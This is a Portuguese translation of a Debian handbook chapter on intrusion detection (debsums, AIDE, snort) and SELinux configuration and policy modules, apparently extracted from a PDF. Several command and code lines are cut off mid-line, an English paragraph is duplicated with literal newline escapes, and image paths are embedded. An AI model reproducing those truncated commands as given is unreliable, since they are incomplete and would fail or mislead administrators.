**debsums** é uma ferramenta interessante, pois permite encontrar o que instalou arquivos que foram modificados (potencialmente por um atacante), mas isso deve ser tomado com certa reserva. Primeiro, porque nem todos os pacotes do Debian contém as impressões digitais exigidas por este programa (que pode ser encontrado em `/var/lib/dpkg/info/pacote.Md5sums` quando existir). Como um lembrete: a impressão digital é um valor, muitas vezes um número (mesmo que em notação hexadecimal), que contém uma espécie de assinatura para o conteúdo de um arquivo. Esta assinatura é calculada com um algoritmo (MD5 ou SHA1 sendo exemplos bem conhecidos) que garanta mais ou menos que, mesmo a mais ínfima mudança no conteúdo do arquivo implica uma mudança na impressão digital, o que é conhecido como o "efeito avalanche". Isto permite uma impressão digital numérica simples para servir como um teste para verificar se o conteúdo de um arquivo foram alterado. Estes algoritmos não são reversíveis, em outras palavras, para a maioria deles, sabendo a impressão digital não permite encontrar o conteúdo correspondente. Os recentes avanços matemáticos parecem enfraquecer o poder absoluto destes princípios, mas seu uso não é posto em causa, até agora, produzir a mesma impressão digital apartir de conteúdos diferentes ainda parece ser uma tarefa bastante difícil.

Além disso, os arquivos `MD5sums` estão armazenados no disco rígido, um atacante completo, portanto, atualizara esses arquivos para que eles contenham as novas somas de controle para os arquivos subvertidos.

O primeiro inconveniente pode ser evitado, pedindo **debsums** para basear suas verificações em um pacote `.deb` em vez de depender dos arquivos `md5sums`. Mas que requer o download do arquivo `.deb` correspondente primeiro:

```
# apt-get --reinstall -d install `debsums -l`  
[ ... ]  
# debsums -p /var/cache/apt/archives -g
```

É importante notar também que, em sua configuração padrão, **debsums** gera automaticamente os arquivos `md5sums` sempre que um pacote é instalado usando o APT.

O outro problema pode ser evitado de forma semelhante: o cheque deve simplesmente basear-se num puro arquivo `.deb`. Uma vez que esta implica em ter todos os arquivos `.deb` para todos os pacotes instalados, e ter certeza de sua integridade, a maneira mais simples é baixar os de um espelho Debian. Esta operação pode ser lenta e tediosa, e não deve, portanto, ser considerada uma técnica dinâmica a ser utilizada numa base regular.

```
# apt-get --reinstall -d install `grep-status -e 'Sta  
[ ... ]  
# debsums -p /var/cache/apt/archives --generate=all
```

Note que este exemplo usa o comando **grep status** a partir do pacote `ctrl-tools`, que não é instalado por padrão.

## 14.3.3.2. Monitorando Arquivos: AIDE

A ferramenta AIDE (*Advanced Intrusion Detection Environment - Ambiente Avançado de Detecção Intrusão*) permite verificar a integridade de arquivos, e detectar qualquer mudança em relação a uma imagem gravada anteriormente do sistema válido. Esta imagem é armazenada como um banco de dados (`/var/lib/aide/aide.db`)

que contém as informações relevantes de todos os arquivos do sistema (impressões digitais, permissões, timestamps e assim por diante). Este banco de dados é inicializado com **aideinit**, que é então usado diariamente (pelo script `/etc/cron.daily/`) para verificar que nada de relevante mudou. Quando forem detectadas alterações, AIDE grava os em arquivos de log (`/var/log/aide/*.log`) e envia os seus resultados ao administrador por e-mail.

### **NA PRATICA** Proteger o banco de dados

Como AIDE usa um banco de dados local para comparar os estados dos arquivos, a validade de seus resultados está diretamente ligada à validade do banco de dados. Se um atacante obtém permissões de root em um sistema comprometido, eles serão capazes de substituir o banco de dados e cobrir seus rastros. Uma possível solução seria armazenar os dados de referência em mídia somente leitura de armazenamento.

Muitas opções em `/etc/default/aide` pode ser usadas para ajustar o comportamento do pacote aide. A configuração AIDE adequada é armazenada em `/etc/aide/aide.conf` e `/etc/aide/aide.conf.d/` (na verdade, esses arquivos são usados **update-aide.conf** para gerar `/var/lib/aide/aide.conf autogenerated`). Configuração indica quais propriedades de arquivos precisam ser verificadas. Por exemplo, o conteúdo de arquivos log muda rotineiramente, e estas modificações podem ser ignoradas, desde que as permissões destes arquivos permaneçam o mesmo, mas ambos os conteúdos e as permissões de programas executáveis devem ser constantes. Embora não seja muito complexo, a sintaxe de configuração não é totalmente intuitiva, e a leitura de `aide.conf(5)` da página do manual é recomendada.

Uma nova versão do banco de dados é gerada diariamente em `/var/lib/aide/aide.db.new`, se todas alterações registradas eram legítimas, ele pode ser usado para substituir o banco de dados de referência.

### **ALTERNATIVO Tripwire and Samhain**

Tripwire é muito semelhante ao AIDE; mesmo a sintaxe arquivo de configuração é quase a mesma. A adição principal fornecida pelo tripwire é um mecanismo para assinar o arquivo de configuração, de modo que um atacante não pode torná-lo ponto em uma versão diferente do banco de dados de referência.

Samhain também oferece características semelhantes, bem como algumas funções ajudar a detectar rootkits (veja o quadro QUICK LOOK). Também pode ser implementado globalmente em uma rede, e gravar os seus vestígios em um servidor central (com uma assinatura).

### **BLOQUEIO RAPIDO os pacotes checksecurity e chkrootkit/rkhunter**

O primeiro destes pacotes contém vários pequenos scripts que executam verificações básicas sobre o sistema (senhas vazias, arquivos setuid novos, e assim por diante) e alerta o administrador, se necessário. Apesar de seu nome expressar, um administrador não deve confiar somente nele para certificar se que um sistema Linux está seguro.

Os pacotes chkrootkit e rkhunter permitem buscar por potenciais *rootkits* instalados no sistema. Como um lembrete, existem peças de software desenvolvidas para esconder o comprometimento de um

sistema enquanto, discretamente, mantém o controle da máquina. Os testes não são 100% confiáveis, mas eles geralmente chamam a atenção do administrador para potenciais problemas.

## 14.3.4. Detectando Intrusões (IDS/NIDS)

### **DE VOLTA AO BASICO** Negação de serviço

O ataque "negação de serviço" tem apenas um objetivo: tornar um serviço indisponível. Se tal ataque envolve a sobrecarga do servidor com consultas ou explorar uma falha, o resultado final é o mesmo: o serviço não é mais operacional. Os usuários regulares estão infelizes, e a entidade que hospeda o serviço de rede alvo sofre uma perda de reputação (e, eventualmente, em receita, por exemplo, se o serviço era um site de comércio eletrônico).

Tal ataque é por vezes "distribuído", o que geralmente envolve sobrecarregar o servidor com um grande número de consultas provenientes de muitas fontes diferentes para que o servidor se torna incapaz de responder às perguntas legítimas. Estes tipos de ataques ganharam siglas bem conhecidas: DoS e DDoS (dependendo se o ataque de negação de serviço distribuído ou não).

**snort** (no pacote Debian com o mesmo nome) é um NIDS - um *Sistema de Detecção de Intrusão de Rede*. Sua função é ouvir a rede e tentar detectar tentativas de infiltração e/ou atos hostis (incluindo ataques de negação de serviço). Todos esses eventos são registrados, e diariamente um e-mail é enviado para o administrador com um resumo das últimas 24 horas.

Sua configuração exige que descreva o intervalo de endereços que a rede local cobre. Na prática, isso significa que o conjunto de todos os alvos potenciais de ataque. Outros parâmetros importantes podem ser configurados com **dpkg-reconfigure snort**, incluindo a interface de rede para monitorar. Isto será muitas vezes `eth0` para uma conexão Ethernet, mas existem outras possibilidades, como `ppp0` para uma ADSL ou PSTN (*Public Switched Telephone Network* ou bom e antigo modem dial-up), ou mesmo `wlan0` para algumas placas de rede sem fio.

### ***INDO MAIS* Integração com o prelude**

Prelude traz monitoramento centralizado de informações de segurança. Sua arquitetura modular inclui um servidor (o gerente *manager* em *prelude-manager*) que reúne os alertas gerados por *sensores* de vários tipos.

Snort pode ser configurado como tal sensor. Outras possibilidades incluem *prelude-lml* (*Log Monitor Lackey*), que monitora os arquivos de log (de forma semelhante ao **logcheck**, descrito em [Section 14.3.1, “Monitoramento de Logs com logcheck”](#)).

O arquivo de configuração **snort**(`/etc/snort/snort.conf`) é muito longo, e os comentários abundantes descrever cada directiva com muito detalhe. Obtendo o máximo do que exige lendo o na íntegra

e adaptando-o à situação local. Por exemplo, indicando quais máquinas e quais serviços pode limitar o número de incidentes o **snort** irá relatar, já que um ataque de negação de serviço em uma máquina desktop está longe de ser tão crítica como em um servidor DNS. Outra diretriz interessante permite armazenar os mapeamentos entre endereços IP e endereços MAC (estes identificam uma placa de rede), de modo a permitir a detecção de ataques *ARP spoofing* por que uma ou outra tentativas de máquinas comprometidas mascaram outra, como um servidor sensível.

### **ATENCAO Raio de ação**

A eficácia do **snort** é limitada pelo tráfego visto na interface de rede monitorada. Obviamente, não será capaz de detectar qualquer coisa se não pode observar o tráfego real. Quando conectado a um switch de rede, ele irá, portanto, apenas monitorar ataques contra a máquina que ele roda, provavelmente não é a intenção. A máquina de hospedagem **snort** deve estar ligada ao "espelho" da porta do switch, que normalmente é dedicada aos interruptores de encadeamento e, portanto, recebe todo o tráfego.

Em uma pequena rede em torno de um hub de rede, não existe esse problema, uma vez que todas máquinas obtem todo o tráfego.

# 14.4. Introdução ao SELinux


## 14.4.1. Princípios

SELinux (*Security Enhanced Linux*) é um sistema de *controle de acesso obrigatório* construído sobre a interface LSM (*Linux Security Modules*) do Linux. Na prática, o kernel consulta o SELinux antes de cada chamada do sistema para saber se o processo está autorizado a fazer a operação dada.

SELinux utiliza um conjunto de regras - conhecidos coletivamente como uma *política* - para autorizar ou proibir as operações. Essas regras são difíceis de criar. Felizmente, duas diretivas padroes (*targeted* e *strict*) são fornecidas para evitar a maior parte do trabalho de configuração.

Com o SELinux, a gestão dos direitos é completamente diferente do sistema Unix tradicional. Os direitos de um processo depende de seu *contexto de segurança*. O contexto é definido pela *identidade* do usuário que iniciou o processo, o *papel* e o *domínio* que o usuário realizada naquele momento. Os direitos realmente dependem do domínio, mas transições entre os domínios são controladas pelos papéis. Finalmente, as transições possíveis entre os papéis dependem da identidade.

**Figure 14.3. Contextos de segurança e usuários Unix**



Na prática, durante o login, ao usuário é atribuído um contexto de segurança padrão (dependendo das funções que eles devem ser capazes de endossar). Isto define o domínio corrente e, assim, o domínio que todos os novos processos filho irão transportar. Se você quiser alterar o papel atual e seu domínio associado, você deve chamar **newrole-r role\_r -t domain\_t** (normalmente há apenas um único domínio permitido para uma determinada função, o parâmetro **-t** pode, assim, muitas vezes, ser deixado de fora). Este comando autentica você pedindo que você digite sua senha. Este recurso proíbe programas mudarem automaticamente os papéis. Tais mudanças só podem acontecer se forem expressamente permitidas pela política SELinux.

Obviamente, os direitos não se aplicam a todos os *objetos* (arquivos, diretórios, soquetes, dispositivos, etc.). Eles podem variar de objeto

para objeto. Para isso, cada objeto é associado a um *tipo* (isto é conhecido como rotulagem). Direitos de domínio são, portanto, expressos com conjuntos de operações (nao)permitidos sobre os tipos (e, indiretamente, em todos os objetos que são rotulados com o tipo de dado).

### **EXTRA Domínios e Tipos são equivalentes**


Internamente, um domínio é apenas um tipo, mas um tipo que só se aplica a processos. É por isso que são domínios com o sufixo `_t` como tipos de objeto.

Por padrão, um programa herda seu domínio do usuário que o iniciou, mas políticas SELinux padrões esperam que muitos programas importantes sejam executados em domínios dedicados. Para conseguir isso, estes executáveis são marcados com um tipo específico (por exemplo `ssh`) é marcado com `ssh_exec_t`, e quando o programa é iniciado, ele muda automaticamente no domínio `ssh_t`). Este mecanismo de transição automática de domínio torna possível conceder apenas os direitos necessários para cada programa. É um princípio fundamental do SELinux.

**Figure 14.4. Transicoes automaticas entre dominios**

## Processes and domains

## Objects and types



Para encontrar o contexto de segurança de um determinado processo, você deve usar a opção **Z** do **ps**.

```
$ ps axZ | grep vstfpd  
system_u:system_r:ftpd_t:s0    2094 ?      Ss  0:00 /usr/sb
```

O primeiro campo contém a identidade, o papel, o domínio e o nível MCS, separados por vírgulas. O nível de MCS (*Multi-Category Security*) é um parâmetro que intervém na configuração de uma política de proteção da confidencialidade, que regula o acesso a arquivos com base em sua sensibilidade. Esta funcionalidade não será explicada neste livro.

Para encontrar o contexto de segurança atual em um shell, você deve chamar **id-Z**.

```
$ id -Z  
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Finalmente, para encontrar o tipo atribuído a um arquivo, você pode usar o **ls -Z**.

```
$ ls -Z test /usr/bin/ssh  
unconfined_u:object_r:user_home_t:s0 test  
          system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

É interessante notar que a identidade e o papel atribuído a um arquivo não têm qualquer importância especial (eles nunca são usados), mas por uma questão de uniformidade, todos os objetos são atribuídos num contexto de segurança completo.

## 14.4.2. Configurando SELinux

O suporte SELinux é construído nos kernels padroes fornecidos pelo Debian. As principais ferramentas de suporte Unix SELinux sem quaisquer modificações. É, assim, relativamente fácil, habilitar SELinux.

O comando **aptitude install selinux-basics selinux-policy-default** irá instalar automaticamente os pacotes necessários para configurar um sistema SELinux.

O pacote selinux-policy-default contém um conjunto de regras padrão. Por padrão, essa política só restringe o acesso a alguns serviços amplamente expostos. As sessões de usuários não está restritas e, portanto, é improvável que o SELinux iria bloquear as operações do usuário legítimo. No entanto, isso faz aumentar a segurança de serviços do sistema rodando na máquina. Para configurar uma política corresponde à antigo regra "strict", você só tem que desativar o módulo `unconfined` (gestão de módulos é detalhada ainda nesta seção).

Uma vez que a política tenha sido instalada, você deve marcar todos os arquivos disponíveis (o que significa atribuir-lhes um tipo). Esta operação deve ser iniciada manualmente com **fixfiles relabel**.

O sistema SELinux agora está pronto. Para habilitá-lo, você deve adicionar o parâmetro `selinux=1` para o kernel de Linux. O parâmetro `selinux=1` habilita o log SELinux que registra todas operações negadas. Finalmente, o parâmetro `enforcing=1` traz as regras para aplicação: sem ele SELinux funciona no modo padrão *permissive* onde

as ações negadas são registradas, mas ainda executadas. Você deve, portanto, modificar o arquivo de configuração do GRUB para anexar os parâmetros desejados. Uma maneira fácil de fazer isso é modificar A variável `GRUB_CMDLINE_LINUX` em `/etc/default/grub` e executar **update-grub**. SELinux estará ativo após uma reinicialização.

É interessante notar que o script **selinux-activate** automatiza as operações e força uma rotulagem na próxima inicialização (o que evita criação de novos arquivos não-rotulados enquanto o SELinux ainda não estiver ativo, e enquanto a rotulagem estiver acontecendo).

## 14.4.3. Gerenciando um Sistema SELinux

A política do SELinux é um conjunto modular de regras, e sua instalação detecta e permite automaticamente todos os módulos relevantes com base nos serviços já instalados. O sistema é assim imediatamente operacional. No entanto, quando um serviço é instalado após a política do SELinux, você deve ser capaz de habilitar manualmente o módulo correspondente. Esse é o propósito do comando **semodule**. Além disso, você deve ser capaz de definir as funções que cada usuário pode endossar, e isso pode ser feito com o comando **semanage**.

Estes dois comandos podem assim ser usados para modificar a atual configuração do SELinux, que é armazenada em `/etc/selinux/default/`. Ao contrário de outros arquivos de configuração que você pode encontrar em `/etc/`, todos esses arquivos não devem ser alterados manualmente. Você deve usar os programas concebidos para este propósito.

## ***INDO ALEM Mais documentacao***

Uma vez que a NSA não fornece qualquer documentação oficial, a comunidade criou um wiki para compensar. Reúne uma série de informações, mas você deve estar ciente que os maiores contribuintes SELinux são usuários do Fedora (onde o SELinux está habilitado por padrão). A documentação, portanto, tende a tratar especificamente com essa distribuição.

? <http://www.selinuxproject.org>

Você também deve ter olhado para a página wiki dedicada ao Debian, bem como blog de Russel Coker, que é um dos desenvolvedores mais ativos do Debian trabalhando no suporte SELinux.

? <http://wiki.debian.org/SELinux>

? <http://etbe.coker.com.au/tag/selinux/>

### **14.4.3.1. Gerenciando Modulos SELinux**

Módulos SELinux disponíveis são armazenados no diretório `/usr/share/selinux/default/`. Para habilitar um desses módulos na configuração atual, você deve usar **semodule-i module.pp**. A extensão `pp` representa *pacote política*.

A remoção de um módulo a partir da configuração atual é feita com **semodule -r module**. Finalmente, o comando **semodule -l** lista os

modulos que estão atualmente habilitados. Também mostra seus números de versão.

```
# semodule -i /usr/share/selinux/default/aide.pp
# semodule -l
aide      1.4.0
apache    1.10.0
apm       1.7.0
[...]
# semodule -r aide
# semodule -l
apache    1.10.0
apm       1.7.0
[...]
```

**semodule** imediatamente carrega a nova configuração, a menos que você use sua opção `-n`. É interessante notar que o programa atua por padrão na configuração atual (que é indicada pela variável `SELINUXTYPE` em `/etc/selinux/config`), mas que você pode modificar outra, especificando-a com a opção `-s`.

### 14.4.3.2. Gerenciando Identidades

Toda vez que um usuário faz logon, eles se atribui uma identidade SELinux. Esta identidade define os papéis que eles serão capazes de endossar. Estes dois mapeamentos (do usuário para a identidade e de esta identidade para papéis) são configuráveis com o comando **semanage**.

Você deve definitivamente ler a página de manual `semanage(8)`, mesmo se a sintaxe do comando tende a ser semelhante para todos os

conceitos que são geridos. Você vai encontrar opções comuns a todos os sub-comandos: `-a` para adicionar, `-d` para excluir, `-m` para modificar, `-l` para listar, e `-t` para indicar um tipo (ou domínio).

**semanage login -l** lista o atual mapeamento entre identificadores de usuário e identidades SELinux. Os usuários que não têm entrada explícita obter a identidade indicado na entrada `_default_`. O comando **semanage login -a -s user\_u user** irá associar a identidade `user_u` ao determinado usuário. Finalmente, **semanage login -d user** exclui a entrada de mapeamento atribuído a este usuário.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
```

Login Name	SELinux User	
<code>_default_</code>	<code>unconfined_u</code>	S
<code>rhertzog</code>	<code>user_u</code>	N
<code>root</code>	<code>unconfined_u</code>	S
<code>system_u</code>	<code>system_u</code>	S

```
# semanage login -d rhertzog
```

**semanage user -l** lists the mapping between SELinux user identities and allowed roles. Adding a new identity requires to define both the corresponding roles and a labeling prefix which is used to assign a type to personal files (`/home/user/*`). The prefix must be picked among `user`, `staff`, and `sysadm`. The “`staff`” prefix results in files of type “`staff_home_dir_t`”. Creating a new SELinux user identity is done with **semanage user -a -R roles -P prefix identity**. Finally, you can remove an SELinux user identity with **semanage user -d identity**.

**\n\nsemanage user -l** lista o mapeamento entre as identidades de usuários do SELinux e papéis permitidos. Adicionar uma nova identidade requer definir os papéis correspondentes e um

prefixo de marcação que é usado para designar um tipo de arquivo pessoal (/home/user/\*). O prefixo deve ser escolhido entre usuário, o pessoal, e o sysadm. O prefixo "staff" resulta de prefixo dos arquivos do tipo "staff\_home\_dir\_t". Criar uma nova identidade de usuário SELinux é feita com **semanage usuário-a-R roles-P prefix identidade**. Finalmente, você pode remover uma identidade de usuário SELinux com **semanage usuário -d identidade**.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
```

SELinux User	Labeling Prefix	MLS/MCS Level	MLS/MCS Range
root	sysadm	s0	s0-s0:c0.c1023
staff_u	staff	s0	s0-s0:c0.c1023
sysadm_u	sysadm	s0	s0-s0:c0.c1023
system_u	user	s0	s0-s0:c0.c1023
test_u	staff	s0	s0
unconfined_u	unconfined	s0	s0-s0:c0.c1023
user_u	user	s0	s0

```
# semanage user -d test_u
```

## 14.4.3.3. Gerenciamento de arquivos Contextos, Portas e booleanos

Cada módulo SELinux fornece um conjunto de regras de rotulagem de arquivos, mas também é possível adicionar regras de rotulagem

personalizadas para atender a um caso específico. Por exemplo, se você deseja que o servidor web seja capaz de ler arquivos dentro da hierarquia de arquivos /srv/www/, você pode executar semanage **fcontext-a-t httpd\_sys\_content\_t "/srv/www(/.\*)?"** seguido de **restorecon -R /srv/www/**. O comando anterior registra as novas regras de rotulagem e redefine o último dos tipos de arquivos de acordo com as atuais regras de rotulagem.

Da mesma forma, portas TCP/UDP são rotuladas de uma forma que garante que apenas os daemons correspondentes podem ouvir os. Por exemplo, se você quiser que o servidor web seja capaz de escutar na porta 8080, você deve executar **semanage porta -m -t http\_port\_t-p tcp 8080**.

Alguns módulos do SELinux exportam opções booleanas que você pode alterar para alterar o comportamento das regras padrão. O utilitário **getsebool** pode ser usado para inspecionar as opções (**getsebool boolean** exibe uma opção, e **getsebool -a** todas elas). O comando **setsebool boolean value** muda o valor atual de uma opção booleana. A opção **-P** faz a mudança permanente, isso significa que o novo valor passa a ser o padrão e será mantido entre as reinicializações. O exemplo abaixo concede acesso para diretórios home (isto é útil quando os usuários têm sites pessoais em `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

## 14.4.4. Adaptando as Regras

Uma vez que a política do SELinux é modular, pode ser interessante para desenvolver novos módulos para (possivelmente personalizar) aplicações que não os possuem. Estes novos módulos, então, completarão a *política de referência*.

Para criar novos módulos, o pacote selinux-policy-dev é necessário, bem como selinux-policy-doc. Este último contém a documentação das regras padrão (`/usr/share/doc/selinux-policy-doc/html/`) da amostra e arquivos que podem ser usados como modelos para criar novos módulos. Instale estes arquivos e os estude mais de perto:

```
$ zcat /usr/share/doc/selinux-policy-doc/Makefile.ex...  
$ zcat /usr/share/doc/selinux-policy-doc/example.fc....  
$ zcat /usr/share/doc/selinux-policy-doc/example.if....  
$ cp /usr/share/doc/selinux-policy-doc/example.te . /
```

O arquivo `.te` é o mais importante. Ele define as regras. O arquivo `.fc` define os arquivos de contextos", isto é, os tipos atribuídos a arquivos relacionados a este módulo. Os dados dentro do arquivo `.fc` são utilizados durante a etapa de rotulagem do arquivo. Finalmente, o arquivo `if` define a interface do módulo:. É um conjunto de "funções públicas" que outros módulos podem usar para interagir adequadamente com o módulo que você está criando.

## 14.4.4.1. Escrevendo um arquivo .fc

Lendo o exemplo a seguir deve ser suficiente para compreender a estrutura de tal arquivo. Você pode usar expressões regulares para atribuir o mesmo contexto de segurança de vários arquivos, ou até mesmo uma árvore de diretórios.

### **Example 14.2. arquivo example.fc**

```
# myapp executavel terá:
# label: system_u:object_r:myapp_exec_t
# MLS sensibilidade: s0
# MCS categorias: <nenhuma>

/usr/sbin/myapp           --      gen_context(system_u:
```

## 14.4.4.2. Escrevendo um arquivo .if

No exemplo abaixo, a primeira interface ("myapp\_domtrans") controla quem pode executar o aplicativo. O segundo ("myapp\_read\_log") concede direitos de leitura nos arquivos de log do aplicativo.

Cada interface deve gerar um conjunto válido de regras que podem ser incorporadas em um arquivo .te. Você deve, portanto, declarar todos os tipos que você utiliza (com a macro `gen_require`), e usar diretivas padrão de concessão de direitos. Note, no entanto, que você pode usar

interfaces fornecidas por outros módulos. A próxima seção irá dar mais explicações sobre a forma de expressar esses direitos.

### Example 14.3. Arquivo example.if

```
## <summary>Myapp exemplo de politica</summary>
## <desc>
##     <p>
##         Mais um texto descritivo sobre myapp.
##         tambem pode usar <p>, <ul>, e <ol>
##         tags html para formatacao;
##     </p>
##     <p>
##         Esta politica suporta as seguintes my
##         <ul>
##             <li>Caracteristica A</li>
##             <li>Caracteristica B</li>
##             <li>Caracteristica C</li>
##         </ul>
##     </p>
## </desc>
#
#####
## <sumario>
##     Executar uma transição de domínio para executar
## </sumario>
## <param name="domain">
##     Domínio permitiu a transição.
## </param>
#
interface(`myapp_domtrans',
    gen_require(`type myapp_t, myapp_exec_t;
```

```
' )\n\n        domtrans_pattern($1,myapp_exec_t,myapp_t)\n')\n\n#####\n## <summary>\n##      Ler arquivos de log myapp.\n## </summary>\n## <param name="domain">\n##      Domínio permitiu ler os arquivos de log.\n## </param>\n#\ninterface(`myapp_read_log',\n    gen_require(`\n        type myapp_log_t;\n    ')\n\n        logging_search_logs($1)\n        allow $1 myapp_log_t:file r_file_perms;\n')\n\n
```

## **DOCUMENTACAO** Explicações sobre a *política de referência*

A *política de referência* evolui como qualquer projeto de software livre: baseado em contribuições voluntárias. O projeto é hospedado pelo Tresys, uma das empresas mais ativas no domínio SELinux. Sua wiki contém explicações sobre como as regras são estruturadas e como você pode criar novas.

? <http://oss.tresys.com/projects/refpolicy/wiki/GettingStarted>

## 14.4.4.3. Escrevendo um Arquivo .te

De uma olhada no arquivo `example.te`:

### **INDO ALEM A linguagem de macro m4**

Para estruturar adequadamente a política, os desenvolvedores do SELinux utilizaram um processador de comandos macro. Em vez de duplicar vários diretivas de permissões *similares*, eles criaram "funções macro", para usar uma lógica de alto nível, o que também resulta em uma política muito mais legível.

Na prática, **m4** é usado para compilar essas regras. Ele faz a operação inversa: ele expande todas estas directivas de alto nível em um enorme banco de dados de diretivas de *permissões*.

As "interfaces" SELinux são apenas funções de macro que serão substituídas por uma série de regras no momento da compilação. Da mesma forma, alguns direitos são conjuntos de fatos de direitos que são substituídos por seus valores em tempo de compilação.

```
policy_module(myapp, 1.0.0) ❶
```

```
#####
```

```
#
```

```
# Declaracoes
```

```
#
```

```
type myapp_t; ❷
```

```
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# # Politica local Myapp
#
allow myapp_t myapp_log_t:file { read_file_perms appends };

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

- ❶ O modulo deve ser identificado pelo seu nome e numero da versao.  
Esta diretiva é requerida.
- ❷ Se o módulo introduz novos tipos, deve declará-los com as directivas como este. Não hesite em criar tantos tipos quantas forem necessários em vez de conceder muitos direitos inúteis.
- ❸ Estas interfaces definem o tipo `myapp_t` como uma área processo que deve ser utilizada por qualquer executável rotulado com `myapp_exec_t`. Implicitamente, isso adiciona um atributo

`exec_type` sobre esses objetos, que por sua vez permite que outros módulos de concessão de direitos para executar esses programas: por exemplo, o módulo `userdomain`, permite que os processos com domínios `user_t`, `staff_t` e `sysadm_t` execute os. Os domínios de outras aplicações confinadas não terão direitos para executar los, a menos que as regras lhes concedem direitos semelhantes (este é o caso, por exemplo, do `dpkg` com o seu domínio `dpkg_t`).

- ④ `logging_log_file` é uma interface fornecida pela política de referência. Ela indica que os arquivos marcados com o tipo de dado são arquivos de log que deveriam beneficiar das regras associadas (por exemplo concedem direitos ao **logrotate** para que possa manipular os).
